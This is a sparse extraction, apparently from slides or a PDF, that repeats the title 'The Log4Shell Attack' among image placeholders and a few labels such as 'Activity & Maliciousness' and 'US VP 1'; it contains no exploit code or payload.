
The Log4Shell Attack



The Log4Shell Attack





The Log4Shell Attack



Activity & Maliciousness

US VP 1

EU VP 1

